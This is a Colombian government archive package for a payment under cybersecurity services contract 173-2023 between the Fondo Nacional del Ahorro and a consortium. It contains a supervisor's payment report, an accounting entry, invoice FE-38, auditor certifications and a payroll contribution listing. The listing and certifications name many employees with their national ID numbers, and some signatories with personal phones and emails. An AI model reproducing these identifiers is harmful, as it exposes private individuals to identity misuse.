

REGISTRO DE ENTRADA			
AÑO	MES	DÍA	N° T
N° T: Número de transferencia			

Nº DE ORDEN	CÓDIGOS			NOMBRE DE LA SERIE, SUBSERIE O ASUNTOS	NOMBRE DE LA UNIDAD DOCUMENTAL	FECHAS EXTREMAS (dd-mm-aaaa)		SOPORTE O FORMATO		FÍSICO						ELECTRÓNICO			FRECUENCIA DE CONSULTA	OBSERVACIONES
	CÓDIGO OFICINA	SERIE	SUBSERIE			Inicial	Final	Físico	Electrónico	UNIDAD DE CONSERVACIÓN						Ubicación	Cantidad de documentos	Tamaño de los documentos		
										PAPEL				OTRO						
										Caja	Carpeta	Tomo	Número de folios	Tipo	Cantidad					
1	1501	13	3	Contrato prestación de servicio	Contrato No. 173-2023 CONSORCIO UNIDAD DE CIBERSEGURIDAD FNA - Soportes Informe Seguimiento para pago No.28 factura No. FE38 orden de pago No. 5300298619	11-abr-25	24-abr-25		x	n/a	n/a	n/a	n/a	n/a	n/a	WorkManager	280	16,5 MB		
Autorizado por: Jessebell Cristina Mejías Linares Cargo: Auxiliar Administrativo 01 Firma:  Lugar: Bogotá D.C. Fecha: 30-04-2025 Entregado por: Jessebell Cristina Mejías Linares Cargo: Auxiliar Administrativo 01 Firma:  Lugar: Bogotá D.C. Fecha: 30/04/2025 Recibido por: Cargo: Firma: Lugar: Fecha:																				

	INFORME DE SEGUIMIENTO Y DE EVALUACIÓN CONTRACTUAL		Código: GLC-CONT-FO-016				
	PROCESO CONTRATACION		Versión: 1				
INFORME No 28		FACTURA No FE-38		FECHA			
No. DE ACEPTACIÓN: 1000055411 / 1000055413 / 1000055414 / 1000055440 / 1000055442 / 1000055445				11	04	25	
				dd	mm	aaaa	
1. GENERALIDADES DEL CONTRATO							
CONTRATO No 173		DE 2023		TIPO DE CONTRA1 Prestación de servicios			
(Número de Contrato)		(Año de suscripción)		(Prestación de servicios, interventoría, consultoría, Convenio)			
ORDENADOR DEL GASTO SANDRA MILENA BURGOS BELTRAN		SECRETARIA GENERAL					
		(Nombre del ordenador del Gasto) (Cargo del ordenador del Gasto)					
CONTRATISTA		CONSORCIO UNIDAD DE CIBERSEGURIDAD FNA					
		(Escriba el nombre o razón social del contratista)					
TIPO DE INTERVENTORIA Y/O SUPERVISIÓN:		INDIVIDUAL ☒		COLEGIADA ☐			
INTERVENTOR Y/O SUPERVISOR Enrique Arrazola (E)							
		(Escriba nombre del supervisor o interventor del contrato) (Escriba nombre del supervisor o interventor del contrato)					
APOYO SUPERVISIÓN Frank Leonardo Ortiz Vela							
		(Nombre de la persona delegada para apoyar la supervisión del contrato) (Nombre de la persona delegada para apoyar la supervisión del contrato)					
OBJETO DEL CONTRATO							
CONTRATAR UNIDAD DE CIBERSEGURIDAD QUE PROPORCIONE SERVICIOS DE SEGURIDAD INTEGRADOS AL FONDO NACIONAL DEL AHORRO							
DEPENDENCIA EJECUCIÓN CONTRATO VICEPRESIDENCIA DE TECNOLOGIA Y TRANSFORMACION DIGITAL (Gerencia de Estrategia TI y aseguramiento informatico)							
(Indique el nombre de la dependencia responsable del contrato)							
PLAZO DE EJECUCIÓN DEL CONTRATO 24 Meses							
(Indique en este espacio el número de días o de meses para ejecutar el contrato)							
FECHA DE INICIACIÓN DEL CONTRATO		22	DE	dic	DE	2023	
		(Día)		(Mes)		(Año)	
FECHA DE TERMINACIÓN DEL CONTRATO		21	DE	dic	DE	2025	
		(Día)		(Mes)		(Año)	
REGISTRO PRESUPUESTAL No.		5400001604 - 6200000102 - 5400001890					
VALOR DEL CONTRATO							
TREINTA Y SEIS MIL CUATROCIENTOS NOVENTA Y NUEVE MILLONES QUINIENTOS OCHENTA Y TRES MIL SEISCIENTOS DIEZ PESOS MONEDA CORRIENTE (\$36.499.583.610,00) M/CTE INCLUIDO IVA Y DEMÁS CONTRIBUCIONES A LAS QUE HAYA LUGAR.							
ADICIÓN NRO. 1 DIECINUEVE MIL NOVECIENTOS VEINTIDOS MILLONES NOVECIENTOS OCHENTA Y SIETE MIL CUATROCIENTOS NOVENTA Y TRES PESOS M/CTE (\$19.922.987.493)							
El valor del presente contrato es hasta la suma DE CINCUENTA Y SEIS MIL CUATROCIENTOS VEINTIDÓS MILLONES QUINIENTOS SETENTA Y UN MIL CIENTO TRES PESOS M/CTE (\$56.422.571.103)							
(Indique en este espacio el valor del contrato en letras)							
PRÓRROGAS		ADICIONES			SUSPENSIONES		
No.	PLAZO	No.	VALOR	RP	No	DESDE	HASTA
		1	\$ 19.922.987.493	5400001890			

2. INFORMACIÓN DE EJECUCIÓN PRESUPUESTAL

DESCRIPCIÓN	VALOR	PORCENTAJE
Valor Inicial del Contrato	\$ 36.499.583.610,00	64,69%
Adiciones	\$ 19.922.987.493,00	35,31%
VALOR TOTAL DEL CONTRATO	\$ 56.422.571.103,00	100,00%
Valor ejecutado antes del presente pago	\$ 31.667.031.614,00	56,12%
Valor del pago aprobado con el presente informe	\$ 2.771.444.407,00	4,91%
VALOR TOTAL EJECUTADO	\$ 34.438.476.021,00	61,04%
Porcentaje de ejecución presupuestal programado a la fecha		61,08%
DIFERENCIA EN LA EJECUCION PRESUPUESTAL DEL CONTRATO		-0,04%

OBSERVACIONES

Cuenta 28 :administración y soporte en sitio durante el el período de 22 de enero de 2025 al 21 de febrero de 2025. Items 1 al 14 Pre-factura C_2_30
La diferencia en la ejecución Presupuestal se presenta por cobros de ANS en cuentas 3 y 4.

(En caso de presentarse diferencias en la ejecución presupuestal del contrato, indique brevemente la justificación de las mismas)

3. DESCRIPCION ACTIVIDADES

Porcentaje de ejecución de actividades proyectado a la fecha	63%
Porcentaje de ejecución de actividades realizado a la fecha	63%
DIFERENCIA EN LA EJECUCION DE ACTIVIDADES DEL CONTRATO	0%

**Nota: Esta información es diligenciada unicamente para Desarrollos o mantenimientos de Aplicaciones Tecnológicas*

*La fase de ejecución corresponde a desarrollo de Software de propiedad del FNA

SI ☐ NO ☒

*Si corresponde a Software del FNA marque la fase correspondiente

Investigación ☐ Desarrollo ☐

OBSERVACIONES

Se realizó el debido seguimiento de los Acuerdos de Niveles de Servicio establecidos para el CTO 173 de 2023, encontrando que el contratista cumplió con todas las actividades estipuladas contractualmente sin que se dé lugar a ninguna penalización.

(En caso de presentarse diferencias en el porcentaje de ejecución de actividades del contrato, indique brevemente la justificación de las mismas)

4. CONCEPTO SUPERVISOR O INTERVENTOR

Con base en la verificación de la prestación de los servicios relacionados dentro del CTO 173 de 2023 en mención, el Contratista ha cumplido con los requisitos establecidos para el pago de la factura de venta anexa y, por lo tanto, se recomienda realizar el procedimiento correspondiente con el fin de realizar la cancelación de la misma la cual es por valor de DOS MIL SETECIENTOS SETENTA Y UN MILLONES CUATROCIENTOS CUARENTA Y CUATRO MIL CUATROCIENTOS SIETE PESOS MCTE (\$ 2.771.444.407).

5. EVALUACIÓN CONTRATISTA (Escala de 0 - 5)

EVALUACION PARCIAL	
Cumplimiento del contrato	4
Plazos	4
Aspectos administrativos	4

6. CERTIFICACIÓN PARA PAGO

EL SUSCRITO GERENTE (E) DE ESTRATEGIA TI Y ASEGURAMIENTO INFORMATICO, EN SU CONDICIÓN DE SUPERVISOR DEL CONTRATO No. 173 DEL 2023

CERTIFICA:

Que CONSORCIO UNIDAD DE CIBERSEGURIDAD FNA, identificado con NIT. No 901781625-1, entregó un informe de las actividades desarrolladas en el período, dando de esta manera cumplimiento a las obligaciones contenidas en el Contrato No. 173 del 2023.

ANEXOS PRESENTE INFORME

ANEXO	No FOLIOS	DESCRIPCION
Certificado pago Seguridad Social ☒	PDF	Certificaciones, planilla pago parafiscales
Informes ☒	PDF	Informe de Supervisión Informe Gestión Proveedor
Actas ☒	PDF	Acta Seguimiento Mensual ANS
OTROS ☒	PDF	Pre-factura Certificación Cuenta Bancaria Rut's Resolución Facturación Certificación Cumplimiento Circular SFC

Para constancia de lo anterior, se firma el presente informe bajo la responsabilidad expresa de los que intervienen en el mismo en Bogotá D.C., a los

Once**11**

días del mes de

abril

de


2025

(día en letras)

(día en números)

(mes en letras)

(Año)


Enrique Alfredo Arzola Montes

Gerente Estrategia TI y aseguramiento informático (E)
Supervisor CTO173-2023

Estadística de datos	Cantidad
Registros transferidos	16

Cl.doc. : RE (Factura bruto) Documento normal					
Reg.prelim.por		NTUIRAN	Contab.por		MRINCONZ
Nº doc.	5100000718	Sociedad	1000	Ejercicio	2025
Fe.docum.	11.04.2025	Fecha contab.	11.04.2025	Periodo	04
Calc.impuestos	☒				
Referen.	38				
Moneda doc.	COP				
Txt.cab.doc.	02-2303-202504210534863				

Pos	CT	Cuenta	Texto breve cuenta	Asignación	II	Importe
1	31	1003700788	CONSORCIO UNIDAD DE		W0	2,601,058,799-
2	86	2511950101	CXP PROVED EM/RF		W0	27,906,690
3	81	5130950408	GESTION Y MON SGSI		W0	0
4	86	2511950101	CXP PROVED EM/RF		W0	16,993,200
5	81	5130950401	CENTRO OPER SEG		W0	0
6	86	2511950101	CXP PROVED EM/RF		W0	37,036,370
7	81	5130950408	GESTION Y MON SGSI		W0	0
8	86	2511950101	CXP PROVED EM/RF		W0	362,951,190
9	81	5130950409	SERV SEGURID INFORMA		W0	0
10	86	2511950101	CXP PROVED EM/RF		W0	2,295,082,647
11	81	5130950401	CENTRO OPER SEG		W0	0
12	86	2511950101	CXP PROVED EM/RF		W0	31,474,310
13	81	5130950408	GESTION Y MON SGSI		W0	0
14	50	2519051101	SERVICIO 3.5%			81,513,071-
15	50	2519053801	RTE IVA TARIFA GENER			66,374,929-
16	50	2519054408	SERVICIOS 304 BOGOTA			22,497,608-



CONSORCIO UNIDAD DE
CIBERSEGURIDAD FNA
NIT 901.781.625-1
CALLE 99 10 19
Tel: (601) 5527210
Bogotá - Colombia
contadorjunior@mnemo.com



Factura electrónica de venta
No. FE 38

Señores	Fondo Nacional de Ahorro SA		
NIT	899.999.284-4	Teléfono	(601) 3810150 - Ext. 000
Dirección	CR 12 65 11	Ciudad	Bogotá - Colombia

Fecha y hora Factura	
Generación	11/04/2025, 11:23
Expedición	11/04/2025, 11:34
Vencimiento	11/05/2025

Ítem	Descripción	Cantidad	Valor desc.	Vr. Total
1	Administración y soporte de la plataforma XDR contrato 173-2023 N° de autorización 1000055411 / 1000055413 / 1000055414 / 1000055440 / 1000055442 / 1000055445	1.00	0.00	3,957,940.00
2	Administración y soporte de la plataforma SIEM por 9 meses (junio 2024 - febrero 2025) contrato 173-2023 N° de autorización 1000055411 / 1000055413 / 1000055414 / 1000055440 / 1000055442 / 1000055445	1.00	0.00	1,637,698,230.00
3	Administración y soporte de la plataforma SOAR contrato 173-2023 N° de autorización 1000055411 / 1000055413 / 1000055414 / 1000055440 / 1000055442 / 1000055445	1.00	0.00	17,406,130.00
4	Administración y soporte de la plataforma THREAT INTELLIGENCE contrato 173-2023 N° de autorización 1000055411 / 1000055413 / 1000055414 / 1000055440 / 1000055442 / 1000055445	1.00	0.00	33,078,430.00
5	Administración y soporte Servicio BRAND CYBERSECURITY MONITORING contrato 173-2023 N° de autorización 1000055411 / 1000055413 / 1000055414 / 1000055440 / 1000055442 / 1000055445	1.00	0.00	66,632,860.00
6	Administración y soporte Servicio de MONITOREO DE DNS contrato 173-2023 N° de autorización 1000055411 / 1000055413 / 1000055414 / 1000055440 / 1000055442 / 1000055445	1.00	0.00	61,978,770.00
7	Administración y soporte de la plataforma SECURE DEVELOPMENT ASSESSMENT contrato 173-2023 N° de autorización 1000055411 / 1000055413 / 1000055414 / 1000055440 / 1000055442 / 1000055445	1.00	0.00	9,852,010.00
8	-Ingeniería Social (Uno (1) obligatorio al año) contrato 173-2023 N° de autorización 1000055411 / 1000055413 / 1000055414 / 1000055440 / 1000055442 / 1000055445	1.00	0.00	42,495,745.00
9	SERVICIO RED TEAM contrato 173-2023 N° de autorización 1000055411 / 1000055413 / 1000055414 / 1000055440 / 1000055442 / 1000055445	1.00	0.00	459,018,902.00
10	Administración y soporte Endpoint PROTECCIÓN ANTIMALWARE, CONTROL DE APLICACIONES, PROTECCIÓN WEB, CONTROL DE ACCESO SEGURO A LA NUBE, SERVER SECURITY, INTRUSION PREVENTION SYSTEM, ISOLATED EXECUTION por 9 meses (junio 2024 - febrero 2025) contrato 173-2023 N° de autorización 1000055411 / 1000055413 / 1000055414 / 1000055440 / 1000055442 / 1000055445	1.00	0.00	362,951,190.00
11	Administración y soporte de la plataforma CIBERDEFENSA contrato 173-2023 N° de autorización 1000055411 / 1000055413 / 1000055414 / 1000055440 / 1000055442 / 1000055445	1.00	0.00	6,990,060.00
12	Administración y soporte de la plataforma MONITOREO DE LÍNEAS BASE DE SEGURIDAD contrato 173-2023 N° de autorización 1000055411 / 1000055413 / 1000055414 / 1000055440 / 1000055442 / 1000055445	1.00	0.00	10,003,140.00
	Administración y soporte de la plataforma MONITOREO DE BASES DE DATOS (DAM)			

13	contrato 173-2023 N° de autorización 1000055411 / 1000055413 / 1000055414 / 1000055440 / 1000055442 / 1000055445	1.00	0.00	27,906,690.00
14	Administración y soporte de la plataforma SOLUCIÓN GOBIERNO DE IDENTIDADES (Actividades de responsabilidad con 4.16. SOLUCIÓN GOBIERNO DE IDENTIDADES Anexo técnico) contrato 173-2023 N° de autorización 1000055411 / 1000055413 / 1000055414 / 1000055440 / 1000055442 / 1000055445	1.00	0.00	31,474,310.00

Total items: 14

Valor en Letras:

Dos mil setecientos setenta y un millones cuatrocientos cuarenta y cuatro mil cuatrocientos siete pesos m/cte

Forma de pago:

Crédito

Medio de pago:

Otro - Crédito - Cuota No. 001 vence el 2025-05-11 por \$ 2,771,444,407.00

Observaciones:

Distribución de ingresos:

Mnemo Colombia S.A.S. 49% NIT 900.396.176-1 Contribuyente
Mnemo Cyber Sec SAS 50% NIT 901.447.968-1 Contribuyente
Mnemo Evolution & integration Service SA 1% NIT:901.306.687-2 Contribuyente

Total Bruto	2,328,944,879.83
IVA 19%	442,499,527.17
Total a Pagar	2,771,444,407.00

A esta factura de venta aplican las normas relativas a la letra de cambio (artículo 5 Ley 1231 de 2008). Con esta el Comprador declara haber recibido real y materialmente las mercancías o prestación de servicios descritos en este título - Valor. **Número Autorización Electrónica 18764085737391 aprobado en 20241219 prefijo FE desde el número 33 al 5000 Vigencia: 12 Meses**

Responsable de IVA - Actividad Económica 6201 Actividades de desarrollo de sistemas informáticos (planificación, análisis, diseño, programación, pruebas) Tarifa 9.66

CUFE: 46f6143de2dea62faa5cdf7961b5cdb9517346d4bcb315a93608ff17bec29fdb503402b4d7f1b9f28abff3632a2550fe

CONSORCIO UNIDAD DE CIBERSEGURIDAD FNA
NIT 901.781.625-1

CERTIFICA QUE:

HUMBERTO DE JESUS VELEZ CASTRO, mayor de edad, residente en la ciudad de Bogotá D.C., identificado con C.C. No. 8.770.446 expedida en Soledad-Atlántico, obrando en calidad de Representante legal del **CONSORCIO UNIDAD DE CIBERSEGURIDAD FNA**, identificado con el NIT No. 901.781.625-1, de conformidad con lo establecido en el documento de conformación del CONSORCIO en mención, medio del presente me permito **CERTIFICAR**, que el CONSORCIO no tiene empleados a cargo vinculados para el proyecto del Contrato No. 173-2023, suscrito entre el **CONSORCIO UNIDAD DE CIBERSEGURIDAD FNA** y el **FONDO NACIONAL DEL AHORRO SA**, razón por la cual no estamos obligados a realizar pagos por concepto de seguridad social y parafiscales, como quiera que el personal del proyecto se encuentra vinculado directamente por **MNEMO COLOMBIA S.A.S.** con una participación del 49%, **MNEMO CYBER SEC SAS** con una participación del 50% y **MNEMO EVOLUTION & INTEGRATION SERVICES SAS** con una participación del 1%.

Para constancia de lo anterior se firma en Bogotá a los Dos (02) días del mes de Abril de dos mil veinticinco (2025).

Atentamente,



HUMBERTO DE JESUS VELEZ CASTRO

Representante Legal **CONSORCIO UNIDAD DE CIBERSEGURIDAD FNA**

C.C. No. 8.770.446 expedida en Soledad-Atlántico.

Dirección: Calle 99 No. 10 - 19 Oficina 502 Edificio Trade Center de Bogotá D.C.


Teléfono: 6913133 - 310 8569109

Correo electrónico: h.dejesusvelez@mnemo.com

CERTIFICACIÓN DE CUMPLIMIENTO ARTÍCULO 50 LEY 789 DE 2002 Y LEY 828 DE 2003 - PERSONA JURÍDICA.

HUMBERTO DE JESUS VELEZ CASTRO, identificado con cédula de ciudadanía No. **8.770.446** de Soledad - Atlántico, y con Tarjeta Profesional No. 61.061-T de la Junta Central de Contadores de Colombia, en mi condición de Revisor Fiscal de la sociedad extranjera con sucursal en Colombia **CONSORCIO MNEMO SOC MHCP**, identificada con NIT 901.778.397-6, debidamente inscrito en la Cámara de Comercio de Bogotá D.C., luego de examinar de acuerdo con las normas de auditoría generalmente aceptadas en Colombia, los estados financieros de la compañía, certifico que la sucursal en mención **NO CUENTA CON PERSONAL VINCULADO EN COLOMBIA** por lo que no tiene obligaciones pendientes durante los últimos seis (6) meses calendario legalmente exigibles a la fecha de presentación de la propuesta para el presente proceso de selección, por los conceptos de salud, pensiones, riesgos profesionales, cajas de compensación familiar, Instituto Colombiano de Bienestar familiar (ICBF) y Servicio Nacional de Aprendizaje (SENA).

Lo anterior, en cumplimiento de lo dispuesto en el Artículo 50 de la Ley 789 de 2002. Dada en Bogotá D.C., a los dos (02) días del mes de Abril de 2025.



HUMBERTO DE JESUS VELEZ CASTRO

C.C. 8.770.446 de Soledad – Atlántico

T.P. No. 61.061-T de la Junta Central de Contadores de Colombia

República de Colombia
Ministerio de Comercio, Industria y Turismo

UNIDAD ADMINISTRATIVA ESPECIAL **JUNTA CENTRAL DE CONTADORES**

61061-T

HUMBERTO DE JESUS VELEZ CASTRO
C.C. 8770446
RES. INSCRIPCION 98 DEL 20/06/1998
UNIVERSIDAD AUTONOMA DEL CARIBE

OSCAR EDUARDO FUENTES PEÑA
DIRECTOR GENERAL

251625 69149



Identificación Plástica C.A. 180017/0118

República de Colombia
Ministerio de Comercio, Industria y Turismo

UNIDAD ADMINISTRATIVA ESPECIAL **JUNTA CENTRAL DE CONTADORES**

Esta tarjeta es el único documento que lo acredita como Contador Público de acuerdo con lo establecido en la Ley 43 de 1990. Es personal e intransferible.

Agradecemos a quien encuentre esta tarjeta comunicarse al PBX: (57)(1) 6444450 o devolverla a la UAE – Junta Central de Contadores a la Calle 96 No. 9 A – 21 Bogotá D.C.



FIRMA

MNEMO CYBER SEC S.A.S
NIT 901.447.968-1

En mi calidad de revisor fiscal de la compañía **MNEMO CYBER SEC S.A.S.**, identificada con NIT: **901.447.968-1**, he efectuado los procedimientos de revisión que se detallan a continuación con el propósito de verificar el pago efectuado por la compañía por concepto de **aportes a los sistemas de salud, pensión y riesgos laborales y a las cajas de compensación familiar, instituto colombiano de bienestar familiar (ICBF) y servicio nacional de aprendizaje (SENA)**, por el periodo de **(6) seis meses** comprendidos entre el **1 de septiembre de 2024 y 28 de febrero del 2025**. El pago de dichos aportes es responsabilidad de la administración de la compañía como parte de mi gestión.

Los procedimientos de revisión realizados fueron los siguientes:

1. La contratación del personal se realizó el pasado 01 de junio de 2021, antes de esta fecha **MNEMO CYBER SEC S.A.S.**, no contaba con personal directo.
2. Indagación con el personal del área responsable, en relación con los procedimientos utilizados para la identificación y pago de los aportes a los sistemas de salud, pensiones y riesgos laborales y a las cajas de compensación familiar, Instituto Colombiano de Bienestar Familiar (ICBF) y Servicio Nacional de Aprendizaje (SENA).
3. Obtención del listado de liquidación de aportes a los sistemas de salud, pensiones y riesgos laborales y a las cajas de compensación familiar, Instituto Colombiano de Bienestar Familiar (ICBF) y Servicio Nacional de Aprendizaje (SENA), preparado por la compañía por el periodo de **(6) meses** comprendidos entre el **1 de septiembre de 2024 y 28 de febrero del 2025**.
4. El ultimo pago de aportes corresponde a **pensión febrero** del año **2025 y salud marzo** del año **2025**.
5. Comparación del listado obtenido según se menciona en el numeral anterior, con los documentos soporte de los respectivos pagos efectuados por la compañía.

Con base en el resultado de los procedimientos enumerados anteriormente, por el **periodo de (6) seis meses** comprendidos entre el **1 de septiembre de 2024 y 28 de febrero del 2025**, informo que, a la fecha del presente informe, la compañía se encuentra al día en el pago de los aportes a los Sistemas de Salud, Pensiones y Riesgos Laborales y a las Cajas de Compensación Familiar, Instituto Colombiano de Bienestar Familiar (ICBF) y Servicio Nacional de Aprendizaje (SENA).

Esta certificación se emite a los dos (02) días, del mes de abril del año 2025.



JAIRO DAVID TOVAR LOZANO

C.C. 1.018.408.876

Revisor fiscal de MNEMO CYBER SEC S.A.S.

EL SUSCRITO REVISOR FISCAL

C E R T I F I C A


Que para efectos de la norma establecida en el artículo 50 de la Ley 789 de 2002, modificado por el artículo 9 de la Ley 828 de 2003, la empresa **MNEMO COLOMBIA S.A.S., con NIT 900.396.176-1**, legalmente constituida, cuyo domicilio principal se encuentra en la CL 99 10 19 OF 502, de la ciudad de Bogotá, D.C., dedicada a la actividad de desarrollo de sistemas informáticos CIIU 6201, durante el período de los **ÚLTIMO SEIS MESES**, comprendido entre el 1 de Noviembre de 2024 al 01 Abril de 2025, presentó el pago de los aportes al sistema de seguridad social y parafiscales y se pudo verificar que la administración ha cumplido con lo establecido en norma.

Que los registros presentados se encuentran debidamente soportados con los documentos internos y externos que respaldan los pagos a la seguridad social y parafiscales.

Esta certificación se expide por el Revisor Fiscal **JOSÉ IGNACIO SALAZAR GÓMEZ**, identificado C.C. 14.239.581 de Ibagué y T.P. 27.398-T, para el único fin consagrado en la norma mencionada anteriormente.

En constancia de lo anterior, firmo en la ciudad de Bogotá, D.C., a los (01) un días del mes de Abril de 2025.

At.



JOSE IGNACIO SALAZAR GOMEZ

Revisor Fiscal T.P. 27.398-T

C.C. 14.239.581 de Ibagué – Cel. 3158889246 joseignaciosago@hotmail.com

DATOS GENERALES DEL APORTANTE									
Identificación	dv	Razon Social	Clase Aportante	Sucursal Principal	Direccion	Ciudad-Departamento	Teléfono	Exonerado SENA e ICBF	
NIT 900396176	1	MNEMO COLOMBIA SAS	B - MENOS DE 200 COTIZANTES	PRINCIPAL	CLL 99 10 19 OF 502	BOGOTA-BOGOTA D.E.	5527210	Si	

DATOS GENERALES DE LA LIQUIDACION									
Periodo		Clave		Tipo	Fecha		Pago		
Pensión	Salud	Pago	Planilla	Planilla	Limite	Pago	Banco		Valor
2025-02	2025-03	1350333801	9483305144	E	2025/03/19	2025/03/20	BANCO BBVA COLOMBIA S.A.		\$170,981,500

LIQUIDACION DETALLADA DE APORTES																														
EMPLEADO			NOVEDADES																	PENSION		SALUD		CCF		RIESGOS		PARAFISCALES		
No.	Identificación	Nombre	ing	ret	ide	tae	tdp	tap	vsp	cor	vst	sln	ige	lma	vac	avp	vct	irl	vip	Codigo	Dias	Codigo	Dias	Codigo	Dias	Codigo	Dias	Tarifa	Dias	Exonerado SENA e ICBF
SUCURSAL: PRINCIPAL (92 Afiliados)																														
Centro de Trabajo: ACTIVIDADES EN CLIIENTE VISITA / TRASLADOS (20 Afiliados)																														
Ciudad: BOGOTA Depto: BOGOTA D.E. (20 Afiliados)																														
1	CC	1023002210	ACEVEDO VARGAS OSCAR IVAN																	230201	30	EPS008	30	CCF24	30	14-25	30	1.044%	30	Si
2	CC	93387321	ARANA REYES JAMES GUSTAVO																	25-14	30	MIN001	30	CCF24	30	14-25	30	1.044%	30	No
3	CC	67016350	BOCANEGRA VALBUENA ANA MARIA										X							25-14	2	EPS001	2	CCF24	0	14-25	2	0.000%	0	No
4	CC	67016350	BOCANEGRA VALBUENA ANA MARIA										X							25-14	2	EPS001	2	CCF24	0	14-25	2	0.000%	0	No
5	CC	67016350	BOCANEGRA VALBUENA ANA MARIA																	25-14	26	EPS001	26	CCF24	26	14-25	26	1.044%	26	No
6	CC	1122651302	CARO ROA JONATHAN																	230301	30	EPS005	30	CCF24	30	14-25	30	1.044%	30	Si
7	CC	79136413	CASTRO CORREDOR HECTOR EDISSON																	230301	30	MIN001	30	CCF24	30	14-25	30	1.044%	30	Si
8	CC	1013592039	EMBUS IPIA JULIAN ANDRES								X									231001	30	EPS005	30	CCF24	30	14-25	30	1.044%	30	No
9	CC	6319789	ESPAÑA MOSQUERA JESUS ARBEY																	230201	30	EPS005	30	CCF24	30	14-25	30	1.044%	30	No
10	CC	52794429	LEGUIZAMON TARAZONA NINI LIZETH																	25-14	30	EPS001	30	CCF24	30	14-25	30	1.044%	30	Si
11	CC	1073163243	ORTIZ RUBIANO WILSON LEONARDO								X									231001	30	EPS005	30	CCF24	30	14-25	30	1.044%	30	No
12	CC	1033687848	POMPEYO MARTINEZ VICTOR ALFONSO																	230301	30	EPS008	30	CCF24	30	14-25	30	1.044%	30	Si
13	CC	79865487	PUENTES CASTRO DAVID EDUARDO																	230201	30	EPS005	30	CCF24	30	14-25	30	1.044%	30	Si
14	CC	79717549	RODRIGUEZ JOHN FERNANDO											X						230201	2	EPS005	2	CCF24	2	14-25	2	0.000%	2	Si
15	CC	79717549	RODRIGUEZ JOHN FERNANDO																	230201	28	EPS005	28	CCF24	28	14-25	28	1.044%	28	Si
16	CC	80791790	ROJAS ARIAS RICARDO																	230201	30	EPS005	30	CCF24	30	14-25	30	1.044%	30	No
17	CC	80066361	ROMERO ARCHILA DANIEL DARIO																	230201	30	MIN001	30	CCF24	30	14-25	30	1.044%	30	Si
18	CC	1032439248	SANCLEMENTE RAMIREZ SERGIO GIOVANI																	230901	30	EPS005	30	CCF24	30	14-25	30	1.044%	30	Si
19	CC	24659147	VALDES RAMIREZ ALBA LIBIA																	0	EPS005	30	CCF24	30	14-25	30	1.044%	30	No	
20	CC	79950164	VARGAS HINCAPIE FERNANDO								X									230301	30	EPS002	30	CCF24	30	14-25	30	1.044%	30	Si
21	CC	1032410736	VARGAS HINCAPIE HENRY																	230901	30	EPS005	30	CCF24	30	14-25	30	1.044%	30	No
22	CC	1022411758	VARGAS LEON MARIA CAMILA																	230301	30	EPS008	30	CCF24	30	14-25	30	1.044%	30	Si
23	CC	1025525887	ZABALA MAHECHA DANIEL STEVEN																	0	EPS002	30		0		0	0.000%	0	No	
Centro de Trabajo: ADMINISTRACION (68 Afiliados)																														
Ciudad: BOGOTA Depto: BOGOTA D.E. (68 Afiliados)																														

24	CC	93128242	ALDANA RODRIGUEZ TITO FERNANDO																			25-14	30	EPS005	30	CCF24	30	14-25	30	0.522%	30		Si
25	CC	1023953140	ARIAS NATALIA MELIZA						X													23020 1	30	EPS010	30	CCF24	30	14-25	30	0.522%	30		Si
26	CC	1032381933	AVILA BERMUDEZ WILLIAM ALEXANDER							X												23100 1	15	EPS008	15	CCF24	15	14-25	15	0.000%	15		Si
27	CC	1032381933	AVILA BERMUDEZ WILLIAM ALEXANDER								X											23100 1	15	EPS008	15	CCF24	15	14-25	15	0.522%	15		Si
28	CC	1023978779	BARRERA PACHECO YURANY PAOLA							X												23030 1	1	EPS005	1	CCF24	0	14-25	1	0.000%	0		Si
29	CC	1023978779	BARRERA PACHECO YURANY PAOLA																			23030 1	29	EPS005	29	CCF24	29	14-25	29	0.522%	29		Si
30	CC	1026295259	BEJARANO QUIROGA ANDRES FELIPE						X													25-14	30	EPS002	30	CCF24	30	14-25	30	0.522%	30		Si
31	CC	3034118	BELTRAN CAMACHO CARLOS JAVIER																			23020 1	30	MIN001	30	CCF24	30	14-25	30	0.522%	30		Si
32	CC	1000161032	CALLEJAS PATARROYO DAVID STEVEN																			23030 1	30	EPS002	30	CCF24	30	14-25	30	0.522%	30		Si
33	CC	1113858520	CAMACHO PIRA CRISTIAN ALEXANDER																			25-14	30	EPS002	30	CCF24	30	14-25	30	0.522%	30		Si
34	CC	1122512867	CAMPOS MARTINEZ JUAN ALEJANDRO						X													23030 1	30	MIN001	30	CCF24	30	14-25	30	0.522%	30		Si
35	CC	1014856015	CARDENAS LOPEZ NICOLAS ENRIQUE						X													23030 1	30	EPS002	30	CCF24	30	14-25	30	0.522%	30		Si
36	CC	1034397473	CASTILLO IDROBO JHON FABER																			23030 1	30	EPS002	30	CCF24	30	14-25	30	0.522%	30		Si
37	CC	1014263133	DE SALVADOR PEÑA OSCAR DAVID							X												23030 1	13	EPS005	13	CCF24	13	14-25	13	0.000%	13		Si
38	CC	1014263133	DE SALVADOR PEÑA OSCAR DAVID						X													23030 1	17	EPS005	17	CCF24	17	14-25	17	0.522%	17		Si
39	CC	80731020	DESALVADOR RESTREPO MARCELO																			25-14	30	EPS017	30	CCF24	30	14-25	30	0.522%	30		Si
40	CC	1012976046	DIAZ MARIN CAMILO ARTURO						X													23030 1	30	EPS005	30	CCF24	30	14-25	30	0.522%	30		Si
41	CC	80102292	DIAZ TORRES CHRISTIAN ALEXANDER																			23030 1	30	EPS008	30	CCF24	30	14-25	30	0.522%	30		Si
42	CC	79503458	GARZON RODRIGUEZ CARLOS JAVIER																			25-14	30	EPS005	30	CCF24	30	14-25	30	0.522%	30		Si
43	CC	1001326677	GOMEZ PARRA CRISTIAN CAMILO						X													23020 1	30	EPS001	30	CCF24	30	14-25	30	0.522%	30		Si
44	CC	1019009180	GOMEZ ROJAS YENNY PAOLA																			23030 1	30	EPS037	30	CCF24	30	14-25	30	0.522%	30		Si
45	CC	1110457150	GONZALEZ RUIZ JIMMY ALEJANDRO																			23020 1	30	EPS005	30	CCF24	30	14-25	30	0.522%	30		Si
46	CC	1021665609	GRANADA VILLANUEVA JOHAN STIVEN																			23030 1	30	EPS005	30	CCF24	30	14-25	30	0.522%	30		Si
